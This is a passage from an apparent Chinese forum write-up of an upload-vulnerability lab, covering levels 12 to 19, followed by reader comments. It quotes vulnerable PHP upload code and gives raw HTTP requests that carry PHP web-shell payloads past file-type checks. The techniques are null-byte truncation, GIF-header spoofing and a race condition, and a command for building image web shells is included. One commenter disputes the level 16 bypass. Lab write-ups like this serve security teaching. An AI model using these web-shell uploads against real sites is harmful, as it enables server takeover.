        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

和十一关不同的是这次的save_path是通过post传进来的，还是利用00截断，但这次需要在二进制中进行修改，因为post不会像get对%00进行自动解码。

67	72	61	64	65	2d	49	6e	73	65	63	75	72	65	2d	52	grade-Insecure-R
65	71	75	65	73	74	73	3a	20	31	0d	0a	43	6f	6e	74	equests: 1Cont
65	6e	74	2d	54	79	70	65	3a	20	6d	75	6c	74	69	70	ent-Type: multip
61	72	74	2f	66	6f	72	6d	2d	64	61	74	61	3b	20	62	art/form-data; b
6f	75	6e	64	61	72	79	3d	2d	2d	2d	2d	2d	2d	2d	2d	oundary=--------
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------------
2d	2d	2d	31	39	36	36	32	32	33	32	39	38	32	33	37	---1966223298237
31	30	0d	0a	43	6f	6e	74	65	6e	74	2d	4c	65	6e	67	10Content-Leng
74	68	3a	20	34	34	32	0d	0a	0d	0a	2d	2d	2d	2d	2d	th: 442-----
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------------
2d	2d	2d	2d	2d	2d	2d	2d	31	39	36	36	32	32	33	32	--------19662232
39	38	32	33	37	31	30	0d	0a	43	6f	6e	74	65	6e	74	9823710Content
2d	44	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	-Disposition: fo
72	6d	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	73	rm-data; name="s
61	76	65	5f	70	61	74	68	22	0d	0a	0d	0a	2e	2e	2f	ave_path"../
75	70	6c	6f	61	64	2f	69	6e	66	6f	2e	70	68	70	00	upload/info.php
0d	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	31	----------1

```
POST /Pass-12/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-12/index.php?action=show_code
Cookie: pass=12
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------196622329023710
Content-Length: 442

-----------------------------196622329023710
Content-Disposition: form-data; name="save_path"

../upload/info.php
-----------------------------196622329023710
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------196622329023710
Content-Disposition: form-data; name="submit"

上传
-----------------------------196622329023710--
```


访问：

第十三关


本关要求上传图片马即可，查看代码：

```php
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}
```


通过读文件的前2个字节判断文件类型，因此直接上传图片马即可，制作方法：
copy normal.jpg /b + shell.php /a webshell.jpg
上传图片马

```
POST /Pass-13/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-13/index.php?action=show_code
Cookie: pass=13
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------29138184456150
Content-Length: 328

-----------------------------29138184456150
Content-Disposition: form-data; name="upload_file"; filename="1.gif"
Content-Type: image/gif

GIF89a
<?php @eval($_POST['c']);?>
-----------------------------29138184456150
Content-Disposition: form-data; name="submit"

□□
-----------------------------29138184456150--
```

成功绕过：




接下来利用的话，还需要结合文件包含漏洞。

第十四关

本关还是要上传一个图片马，查看代码：

```php
function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(stripos($types,$ext)){
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}
```


这里用getimagesize获取文件类型，还是直接就可以利用图片马就可进行绕过：



第十五关

本关还是要上传一个图片马，查看代码：

这里用到php_exif模块来判断文件类型，还是直接就可以利用图片马就可进行绕过：



第十六关


本关还是要上传一个图片马，查看代码：

```php
    }else if(($fileext == "gif") && ($filetype=="image/gif")){
        if(move_uploaded_file($tmpname,$target_path))
        {
            //使用上传的图片生成新的图片
            $im = imagecreatefromgif($target_path);
            if($im == false){
                $msg = "该文件不是gif格式的图片！";
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".gif";
                $newimagepath = $UPLOAD_ADDR.$newfilename;
                imagegif($im,$newimagepath);
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = $UPLOAD_ADDR.$newfilename;
                unlink($target_path);
                $is_upload = true;
            }
        }
```


本关综合判断了后缀名、content-type，以及利用imagecreatefromgif判断是否为gif图片，最后再做了一次二次渲染，绕过方法：

```
POST /Pass-16/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-16/index.php?action=show_code
Cookie: pass=16
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------20025167830039
Content-Length: 328

-----------------------------20025167830039
Content-Disposition: form-data; name="upload_file"; filename="2.gif"
Content-Type: image/gif

GIF89a
<?php @eval($_POST['c']);?>
-----------------------------20025167830039
Content-Disposition: form-data; name="submit"

□□
-----------------------------20025167830039--
```


成功上传：



第十七关

本关考察的是条件竞争，查看代码：

```php
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = $UPLOAD_ADDR . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = $UPLOAD_ADDR . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             unlink($upload_file);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传失败！';
    }
}
```


这里先将文件上传到服务器，然后通过rename修改名称，再通过unlink删除文件，因此可以通过条件竞争的方式在unlink之前，访问webshell。
首先在burp中不断发送上传webshell的数据包：

Intruder attack 2

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4510	
1	1	200			4510	
2	2	200			4510	
3	3	200			4510	
4	4	200			4510	
5	5	200			4510	
6	6	200			4510	
7	7	200			4510	
8	8	200			4510	
9	9	200			4510	
10	10	200			4510	

Request | Response

Raw | Params | Headers | Hex

```
POST /Pass-17/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-17/index.php?action=show_code
Cookie: pass=17
DNT: 1
X-Forwarded-For: 8.8.8.13
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------2748428271179
Content-Length: 326

-----------------------------2748428271179
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------2748428271179
Content-Disposition: form-data; name="submit"

□□
-----------------------------2748428271179--
```


然后不断在浏览器中访问，发现通过竞争可以访问到：




第十八关

本关需要上传图片马，查看代码

```php
    $ret = $this->checkSize();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){

      $ret = $this->checkFileExists();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){
      $ret = $this->renameFile();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
```


本关对文件后缀名做了白名单判断，然后会一步一步检查文件大小、文件是否存在等等，将文件上传后，对文件重新命名，同样存在条件竞争的漏洞。可以不断利用burp发送




第十九关

本关考察CVE-2015-2348 move_uploaded_file() 00截断，上传webshell，同时自定义保存名称，直接保存为php是不行的

查看代码：

发现move_uploaded_file()函数中的img_path是由post参数save_name控制的，因此可以在save_name利用00截断绕过：



点击收藏 | 7 关注 | 2

上一篇：朝鲜Red Star操作系统使用的... 下一篇：WCTF 2018 - bi...

1. 6 条回复


master 2018-07-13 12:02:58

真是脑洞大开，试想如果没有源代码，你又能做出几道题呢。

0 回复Ta

phpoop 2018-08-31 17:52:26

谢谢分享 :) 不客气的收下了

0 回复Ta


F0rmat 2018-11-24 12:33:25

十六关的绕过方法不对，imagecreatefromjpeg二次渲染它相当于是把原本属于图像数据的部分抓了出来，再用自己的API
或函数进行重新渲染在这个过程中非图像数据的部分直接就隔离开了。
看了按这个方法可以绕过https://secgeek.net/bookfresh-vulnerability/

0 回复Ta

kw0ng 2018-12-14 17:24:57

加一个思路：黑名单的校验（Pass-05到Pass-09）全部可以用Apache解析漏洞完成。

0 回复Ta

kw0ng 2018-12-14 17:29:50

@be****@foxmail.c 对，得去找图片经过GD库转化后没有改变的部分，再将未改变的部分修改为一句话上传。

0 回复Ta

alexzs**** 2019-10-14 00:04:49

@master 要真的是黑箱渗透，也就20关，每一关的方法试一遍，估计也差不多了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板